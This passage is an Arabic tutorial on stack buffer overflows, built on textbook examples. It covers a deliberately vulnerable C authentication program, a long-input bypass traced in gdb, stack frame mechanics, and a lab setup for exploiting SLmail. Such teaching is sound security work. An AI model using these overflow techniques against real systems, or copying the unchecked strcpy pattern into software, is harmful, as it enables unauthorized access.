int main(int argc, char *argv[]) {
  int value = 5;
  char buffer_one[8], buffer_two[8];
  strcpy(buffer_one, "one"); /* Put "one" into buffer_one. */
  strcpy(buffer_two, "two"); /* Put "two" into buffer_two. */

  printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n",
         buffer_two, buffer_two);
  printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n",
         buffer_one, buffer_one);
  printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value,
         value, value);

  printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",
         strlen(argv[1]));
  strcpy(buffer_two, argv[1]); /* Copy first argument into
                                  buffer_two. */

  printf("[AFTER] buffer_two is at %p and contains \'%s\'\n",
         buffer_two, buffer_two);
  printf("[AFTER] buffer_one is at %p and contains \'%s\'\n",
         buffer_one, buffer_one);
  printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value,
         value, value);
}
```

في هذا الكود:

نَحنُ بِصَدد استقبال input مِن المُستَخدِم وهو ال argv[1] لِنَقوم بِوضعهِ في ال buffer_two.

سنقوم بإداخل Input عشوائية.. مثلاً "1234567890" بِمُعَدّل 10 bytes، لاحظ أنها char array أي أنها ستتعامل مع الرقم وكأنه char فسيشغل 1 byte فقط.

هيا لنُشاهد النتائج:

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)
[STRCPY] copying 10 bytes into buffer_two
[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

نُلاحظ في السطر ال bold أنه تم حدوث Overflow بالفعل، بسبب مُحاولة وضع 10 bytes داخل مُتغير مُخصّص لِيستوعِب 8 bytes فقط.

وبالتالي قامت هذه ال 2 bytes الزائدة بعمل overflow للمُتغير buffer_one كما ظَهَرَ لنا.. وهذا لأن ال buffer الزائدة عن المألوف تُسبِّب overflow للمُتغيرات الأخرى القريبة منها داخل ال memory.

سنُجرِّب إدخال input كبيرة نسبياً ونُشاهد ما يحدُث:

```
reader@hacking:~/booksrc $ ./overflow_example
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)
[STRCPY] copying 29 bytes into buffer_two
[AFTER] buffer_two is at 0xbffff7e0 and contains
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains
'AAAAAAAAAAAAAAAAAAAAA'
```

```
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

لاحظ أن المتغير "int value 5" أيضاً حدث له overflow هذه المرة!.

سنزيد ال Buffer أكثر لنختبر هذا الكود:

```
reader@hacking:~/booksrc $ ./notesearch
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

نُلاحِظ أنهُ قد تَسببَ في حُدوث crash للبرنامج.

The Stack

قبل أن نبدأ..

سأُذَكِّرُك بِبَعض المعلومات التي ناقشناها سابقاً، مايلي بعض الأسطر من كتاب "the shellcoder's handbook":

"When a program is executed, it is laid out in an organized manner—various elements of the program are mapped into memory. First, the operating system creates an address space in which the program will run. This address space includes the actual program instructions as well as any required data. Next, information is loaded from the program's executable file to the newly created address space. There are three types of segments: .text, .bss, and .data. The .text segment is mapped as read-only, whereas .data and .bss are writable. The .bss and .data segments are

reserved for global variables. The .data segment contains static initialized data, and the .bss segment contains uninitialized data. The final segment, .text, holds the program instructions. Finally, the *stack* and the *heap* are initialized".

```
↑ Lower addresses (0x08000000)
Shared libraries
.text
.bss
Heap (grows ↓)
Stack (grows ↑)
env pointer
Argc
↓ Higher addresses (0xbfffffff)
```

هل تتذكر متى كُنا نتعامل مع ال Stack..؟

تعاملنا معها عِندما احتجنا إجراء Function Call.

سنأخُذ نُزهة خفيفة داخِل ال Stack و عملية ال Function Call هذه!.

Let's think about what happens in a function call:

- When a function call is executed, the arguments need to be evaluated to values.
- Then, control flow jumps to the body of the function, and code begins executing there.
- Once a return statement has been encountered, we're done with the function, and return back to the function call.

لِكُل عَمَلية "function call"، يَتكوّن في ال Stack جُزء مُخصّص لِهذِه ال function. نُطلق عليه "Stack Frame".

لنتخيل معاً أننا داخل برنامج صغير يبدأ بال main( )، حَيثُ تكون ال Stack حينها على هذه الهيئة، كما يبدو في الصفحة التالية، في الشكل رقم (1):

كما ترى يظهر ال stack frame الخاص بال main( )، ويُشير ال Stack Pointer (SP) إلى بداية ال Function. يظهر هذا ال Frame عندما تبدأ ال main( ) عملها. لنتخيل وجودfunction أخرى يحدث لها call من داخل ال main( )، اسمها foo( ).

هذه ال foo( ) تأخذ مثلاً Two Arguments، هذه ال Arguments سَنكون بِحاجة لِوَضعِهم في ال Stack.

ستقوم foo( ) هذه بإجراء عملية حسابية وإرجاع الناتج وهو ال return value إلى ال main( ) كما اعتدنا من قبل.




Figure 1

يكون شكل ال stack كما يظهر في الشكل رقم (2):

تم عَمَل Push لل Arguments الخاصة بال foo( ) إلى ال Stack، ثم انتقل ال Stack Pointer لِيُشير إلى حيثُ ال Return value.. هذا ال Return value سيتم حِسابه بواسطة foo( ). وبالتالي سيتم ملئ هذه ال space بعد أن تنتهي foo( ) مِن عملها. بعد وضع ال Arguments، رُبما تمتلك هذه ال function عدد من ال local variables..

سَتحتاج foo( ) لعَمَل push لِمساحةٍ ما على ال Stack كي تستخدِمها لِوَضْع هذه ال "Local Variables" وإجراء عملياتها.




Figure 2

الشكل التالي، رقم (3) يوضح ما ستبدو عليه ال Stack بعد هذه التعديلات:




Figure 3

لَقَد تمَّ تكوين ال Frame الخاص بال foo( ) وانتقل ال Stack Pointer داخل ال foo( ).

لماذا ينتقل ال SP إليها؟

لأن عملية ال allocation للمساحة الخاصة ب foo( ) ستتم بعمل decrement لل ESP، وبالتالي ينتقل ال SP لهذه المساحة الجديدة.

ولكن ما هذا ال FP الذي ظهر لنا؟ ..إنه ال "Frame Pointer".

هذا الشيء يُشير إلى ال Address الذي كانَ يَقِف عليه ال Stack Pointer قبل أن تقومَ foo( ) بِتحريكهِ إلى حيثُ ال Local Variables الخاصة بها.

Points to the location where the stack pointer was, just before foo( ) moved the stack pointer for foo( )'s own local variables.

ولماذا يُشير إلى ذلك الموضِع؟

كي يتمكن ال Stack Pointer بالعودة إليه مرةً أخرى بعد أن تنتهي foo( ) من عملها.

كيف يعود إذاً؟

بتنفيذ instruction أشبه بهذه: `move [%EBP, %ESP]` فينتقل ال SP إلى ال FP ويسبب ذلك حدوث reduce لل stack. كما هو موضح في الشكل رقم (4)




Figure 4

سأوضح لك عملية ال function call بمثال عملي..

مايلي الخطوات بالترتيب:

1. Push the parameters in the reverse order (right to left).
2. "Call" function now. It implicitly pushes the return address into STACK.
   `[[ call func ]]`

(انتبه!.. لا تَخلِط بينَ ال return address وال return value)

------ Now enters the called procedure ------

3. Push the current EBP ie. Frame Pointer (FP) of calling function into stack. We need to do this to continue with the execution of calling function after return from the called function. `[[ pushl %ebp ]]`
4. Copy the ESP to EBP. (yes, this location will be new FRAME POINTER)
   `[[ movl %esp, %ebp ]]`
5. Allocate space on stack for local variables. It's done by decrementing ESP.
   `[[ subl $4, %esp ]]`

------ Do some processing ------

6. Put the value to be returned in EAX.

----- Start unwinding STACK ------

7. Copy current EBP to ESP, it will reduce stack's size. Now we have old FP at the top of the stack.
   `[[ movl %ebp, %esp]]`
8. Pop a 32 bit value (which is old frame pointer) and stuff it into EBP. (undoing Step 3)
   `[[ popl %ebp ]]`
9. The "ret" instruction pops a 32 bit value from the stack and stuffs into the program counter.
   `[[ ret ]]`

** Steps 7 and 8 are combined in single instruction "leave".

والآن لنشاهد هذه الخطوات بال Assembly code:

```
func1:
        pushl   %ebp                <-- Step 3, Push EBP
        movl    %esp, %ebp          <-- Step 4, Copy ESP -> EBP
        subl    $4, %esp            <-- Step 5, Create space on stack for t
        movl    $8, -4(%ebp)        <-- Initialize "t" to 8
        movl    -4(%ebp), %eax      <-- Step 6, Copy "t" to EAX
        addl    8(%ebp), %eax       <-- Step 6, Add "c" to EAX
            leave                   <-- Step 7 and 8:
                                  7: Restore ESP (EBP -> ESP)
                                  8: Restore EBP (Pop STACK -> EBP)
        ret                         <-- Step 9, (Pop STACK -> Program Counter)

main:
        .........
        pushl   a                   <-- Step 1, push parameters
        call    func1               <-- Step 2, call func1
        addl    $16, %esp
        movl    %eax, -4(%ebp)
        movl    -4(%ebp), %eax
        movl    %eax, c
        .........
```

المثال مقتبس من موقع articles.manugarg.com

Stack Overflow

سنأخُذ مِثال لِنُوضح بهِ ال Stack Overflow.

ما يلي كود عبارة عن Function يَتِم استدعاؤها مِن ال main( ) لِتقوم بَعَمَل ال user authentication عن طريق كِتابتك لِكَلِمَة المُرور، لِتقوم هِيَ بمُقارنَتِها بقيمةٍ ما، ثُمَّ عَرْض النتائج.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
  int auth_flag = 0;
  char password_buffer[16];

  strcpy(password_buffer, password);

  if(strcmp(password_buffer, "brillig") == 0)
     auth_flag = 1;
  if(strcmp(password_buffer, "outgrabe") == 0)
     auth_flag = 1;

  return auth_flag;
}

int main(int argc, char *argv[]) {
  if(argc < 2) {
     printf("Usage: %s <password>\n", argv[0]);
     exit(0);
  }
  if(check_authentication(argv[1])) {
     printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
     printf(" Access Granted.\n");
     printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
  } else {
     printf("\nAccess Denied.\n");
  }
}
```

يَظهَر في المثال ( )check_authentication ستقوم باستقبال argv[1] من ال user وهي كَلمة المُرور،

لتقوم بوضعها في ال password_buffer ثُمَّ مُقارنتِها بالقيمة "brilling" أو "outgrabe" لِيَتِم طِباعَة عِبارة "Access Granted".

هيا لنُجرب هذا الكود:..

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test
Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

كَما تُلاحِظ عِند إدخالنا كَلِمَة مُرور test ظَهَرَت لنا رِسالة Access Denied!.

ولكن عِندَ مُحاولة إدخال input أكبر مِنَ اللازم سَنُلاحظ حُدوث الخَلل في سَير البرنامج مِما يَتسبّب في الحُصول على ال Access بدون الحاجة لِكِتابة كَلِمَة المرور!.

```
reader@hacking:~/booksrc $ ./auth_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

لقد تمكنّا من الدخول بدون ال Password!.

تَعالَ نُشاهد ما حدث بِشكل تفصيلي.. سَنقوم بِتشغيل البرنامج باستخدام ال Debugger، ونقوم بوضع Breakpoint عِند عَملية نَسخ ال buffer، وآخر عِند ال return value الخاص بال ( )check_authenticaion.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library
"/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6    int auth_flag = 0;
7    char password_buffer[16];
8
9    strcpy(password_buffer, password);
10
(gdb)
11    if(strcmp(password_buffer, "brillig") == 0)
12       auth_flag = 1;
13    if(strcmp(password_buffer, "outgrabe") == 0)
14       auth_flag = 1;
15
16    return auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20    if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)

(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/auth_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats
30 times>) at
auth_overflow.c:9
9        strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0: ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc: 0x00000000
(gdb) print 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0: 0xb7f9f729 0xb7fd6ff4 0xbffff7d8 0x08048529
0xbffff7b0: 0xb7fd6ff4 0xbffff870 0xbffff7d8 0x00000000
0xbffff7c0: 0xb7ff47b0 0x08048510 0xbffff7d8 0x080484bb
0xbffff7d0: 0xbffff9af 0x08048510 0xbffff838 0xb7eafebc
(gdb)

(gdb) continue
Continuing.
Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats
30 times>) at
auth_overflow.c:16
16 return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0: 'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc: 0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7b0: 0x41414141 0x41414141 0x41414141 0x00004141 <==
0xbffff7c0: 0xb7ff47b0 0x08048510 0xbffff7d8 0x080484bb
0xbffff7d0: 0xbffff9af 0x08048510 0xbffff838 0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc: 65 'A' 65 'A' 0 '\0' 0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc: 16705
(gdb)
```

```
(gdb) continue
Continuing.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Program exited with code 034.
(gdb)
```

يَظْهَر بالنتائج أننا قُمنا بتحديد breakpoint الأولى عند هذا السطر:

```
9 strcpy(password_buffer, password);
```

حيثُ يتوقف البرنامج حينها ويُظهِر لَنا ال gdb حالة ال Memory.

سنُلاحظ أن ال password_buffer يَتواجَد في هذا ال address: `0xbffff7a0`

وأنَّ ال "Auth_flag variable" يَقَع في هذا ال address: `0xbffff7bc` ويَحمِل القيمة (٥): `0x00000000`

قُمنا بِحساب عَدد ال bytes التي تَسبِق ال Auth_flag لِنَجِد أنها 28 byets، كما يلي:

```
(gdb) x/16xw password_buffer
0xbffff7a0: 0xb7f9f729 0xb7fd6ff4 0xbffff7d8 0x08048529
0xbffff7b0: 0xb7fd6ff4 0xbffff870 0xbffff7d8
```

بِما أنَّ كُل address مِنهم عِبارة عن 4 bytes فيُمكِنُنا أن نقول: (4 bytes * 7 = 28 bytes)

ثم يبدأ بعدها ال "Location of auth_flag" وهو ال: `0x00000000`

هيا لنُكمل سَيْر البرنامج لِتَتَوَقّف عِندَ ال Breakpoint الثانية، وهِيَ عِندَ السطر 16.

```
(gdb) x/x &auth_flag
0xbffff7bc: 0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7b0: 0x41414141 0x41414141 0x41414141 0x00004141
```

إنهُ يُظهر لَنا أنَّ ال auth_flag قد تَعرَّضَ ل overflow جُزئي، فقد تَمَّ استبدال أول 2 bytes مِنهُ ب AA

وبالتالي تغيرت قيمته مِن صفر إلى قيمة أُخرى هِيَ 16705 كما يظهر في الصفحة التالية:

```
(gdb) x/dw &auth_flag
0xbffff7bc: 16705
```

ونحنُ كُنَّا قد استخدمنا دالة if لِتَعتَبِر أي قيمة غير الصفر قيمة مقبولة!:

```
  if(strcmp(password_buffer, "brillig") == 0)
     auth_flag = 1;
  if(strcmp(password_buffer, "outgrabe") == 0)
     auth_flag = 1;

  return auth_flag;
```

وبالتالي سَيَحمِل المُتغير auth_flag قيمة غير الصفر، مما يؤدي لِنجاح عملية ال Authentication!.

نستنتج من هذا أن ال auth_flag variable هو ال "execution control point" لهذا البرنامج، الذي لو قُمنا بالتلاعب بِهِ نُحقق الهدف!.

والآن كيف لنا تفادي هذه الثغرة..؟

كُنَّا في المِثال السابق نقوم بعمل overflow لل buffer الذي سيستقبِل مِنَّا input وهي كلمة المرور، هذا ال buffer هو: password_buffer[16].

حيثُ تم تخصيص 16 حرف لذلك، بينما قُمنا نحن بإدخال الحرف A مُكَرّر 30 مرة!، وبما أن ال auth_flag يقع مكانه بعد ال password_buffer مباشرةً في ال memory فقد طالهُ الخطر أيضاً!.

سَنَتَّخِذ إجراء بسيط لتفادي حدوث هذا الخلل:

سنقوم بتبديل الأماكن.. فبدلاً من تواجد ال auth_flag بعد ال buffer في ال memory سنقوم بوضعه قبل ال buffer وبالتالي سنضمن عدم تَعرُّضِهِ لل overflow.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password) {
  char password_buffer[16];
  int auth_flag = 0;

  strcpy(password_buffer, password);

  if(strcmp(password_buffer, "brillig") == 0)
     auth_flag = 1;
  if(strcmp(password_buffer, "outgrabe") == 0)
     auth_flag = 1;

  return auth_flag;
}

int main(int argc, char *argv[]) {
  if(argc < 2) {
     printf("Usage: %s <password>\n", argv[0]);
     exit(0);
  }
  if(check_authentication(argv[1])) {
     printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
     printf(" Access Granted.\n");
     printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
  } else {
     printf("\nAccess Denied.\n");
  }
}
```

هيا لنتأكد من فاعلية هذا الإجراء!:

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library
"/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6    char password_buffer[16];
7    int auth_flag = 0;
8
9    strcpy(password_buffer, password);
10
(gdb)
11   if(strcmp(password_buffer, "brillig") == 0)
12       auth_flag = 1;
13   if(strcmp(password_buffer, "outgrabe") == 0)
14       auth_flag = 1;
15
16   return auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20    if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats
30 times>) at
auth_overflow2.c:9
```

```
9        strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:
"?o??\200????????o???G??\020\205\004\b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc: 0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc: 0x00000000 0xb7fd6ff4 0xbffff880 0xbffff7e8
0xbffff7cc: 0xb7fd6ff4 0xb7ff47b0 0x08048510 0xbffff7e8
0xbffff7dc: 0x080484bb 0xbffff9b7 0x08048510 0xbffff848
0xbffff7ec: 0xb7eafebc 0x00000002 0xbffff874 0xbffff880
(gdb)
(gdb) cont
Continuing.
Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats
30 times>)
at auth_overflow2.c:16
16 return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0: 'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc: 0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc: 0x00000000 0x41414141 0x41414141 0x41414141
0xbffff7cc: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7dc: 0x08004141 0xbffff9b7 0x08048510 0xbffff848
0xbffff7ec: 0xb7eafebc 0x00000002 0xbffff874 0xbffff880
(gdb)
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
```

والآن ما رأيك؟

لم يحدُث overflow لل auth_flag..

بدلاً من ذلك حدث ال overflow الجُزئي لِهذا ال address: `0x08004141`

لم ينجح هدفنا بالحصول على ال Access، ..ولكن هذا لم يمنع حدوث ال Crash!!. هذا يَقودنا إلى ملاحظة الفرق بين المفهومين التاليين!، بين ال Exploitability و ال Crashing..

Crashing on Application
"Is the form of Denial of Service against the application"

وما هذا ال DoS Attack ؟

إنه هجوم يتلخص في محاولة حجب أو تعليق (Suspend) للخدمة المُقَدَّمة من Server ما أو أي Resource يتعامل معه ال Users عن طريق إجهادهِ بكميات غير مُتوَقَّعَة مِنَ ال inputs التي لا يتمكن من مُعالجَتِها أو التعامُل مَعَها!.

Exploitability
"Injecting and executing my own code within the vulnerable process"

نستطيع أن نلخص الأمر في هذه العبارة:

"The Exploitability is the determination whether a crash can be tuned into an Exploit!"

نقوم باختبار هذا الأمر عن طريق ال Debugging وعمل ال initial analysis.

مثلاً أن نستطيع الإجابة على "لماذا"؟ و "أين"..؟

- فالأولى.. لماذا حدث هذا ال crash، ماالخلل الحادِث في البرنامج، والذي سبب هذا ال crash؟.
- والثانية.. أين حدث هذا ال crash؟ ..في أي موضع من البرنامج أو في أي سطر برمجي حدث هذا الخلل؟

هذه ال analysis نَقوم بِها عَن طَريق مُراقَبَة ال Registers.

فمثلاً معرفة ما إذا كان ال EIP يُشير إلى ال Stack أو ال Heap عند حدوث ال crash، يُفيدُنا في تحديد المكان أو ال Block الذي سنقوم بعمل inject لل code أو ال exploit بِهِ!، ثُمَّ القِيام بِتوجيه ال Stack Pointer إلى هذا المكان داخل ال memory (الذي تَمَكنّا مِن وَضْع ال Shellcode بِهِ).

أيضاً يخدمنا ال Debugger هُنا لأنه يَقوم بِعَمَل capture لِحالة البرنامج عِندما يَحدُث ال Exception.

ما هذا ال Exception..؟

أستطيع وصفه على هذا النحو:

It is a potentially uncoverable operation in a program that may cause that program to terminate unexpectedly.

من الأمثلة على هذا الحدث:

- عملية القسمة على الصفر!.
- وأيضاً عندما يُحاوِل البرنامج عَمَل access لأي location داخِل ال memory ليست مُخَصّصَة لهُ!، أو التي لا يَمتلك صَلاحيات الدُخول إليها، لأنهُ كما نعلم أنَّ ال Operating System يقوم بعمل "process isolation" كَنوع مِن ال protection mechanisms.

Putting things all together

الآن وبعد أن استوعبت العديد من الأمور الشيقة، سنقوم بممارسة عملية لتدعيم كل ما تم شرحهُ من قبل.

ماذا سنحتاج لبيئة الإختبار؟

1- سنستخدم برنامج ال VMware workstation 12 يُمكنك تحميلهُ من الموقع الخاص بهم.

2- نُسخة Kali Linux، أيضاً يُمكِنُك تحميلها بشكل مجاني من الموقع الخاص بها، كما يُمكِنُك تحميلها كنُسخة من نوع VMware Image.

3- نُسخة Win XP بامتداد iso. ..أيضاً ينجح الإختراق مع Windows 7.

4- نُسخة برنامج SLmail 5.5.

وما هذا ال SLmail؟

إنه Mail Server يدعم ال POP3 وال SMTP ويعمل على أنظمة ويندوز.

5- برنامج Immunity Debugger لنقوم بتنصيبه على نُسخة ال XP.

قبل أن نبدأ..

سنتكلم باختصار عن أشهر تقنيتين للحمايه تستخدمها أنظمة التشغيل، هما ASLR & DEP.

لأننا سنتعرض لهم أثناء إجراء اختبار الإختراق..

Data Execution Prevention (DEP):
is a set of hardware, and software, technologies that perform additional checks on memory, to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution by raising an **exception**, when execution occurs.

Address Space Layout Randomization (ASLR):
ASLR randomizes the base addresses of loaded applications, and DLLs, every time the Operating System is booted.

هيا لِنبدأ رحلتنا..

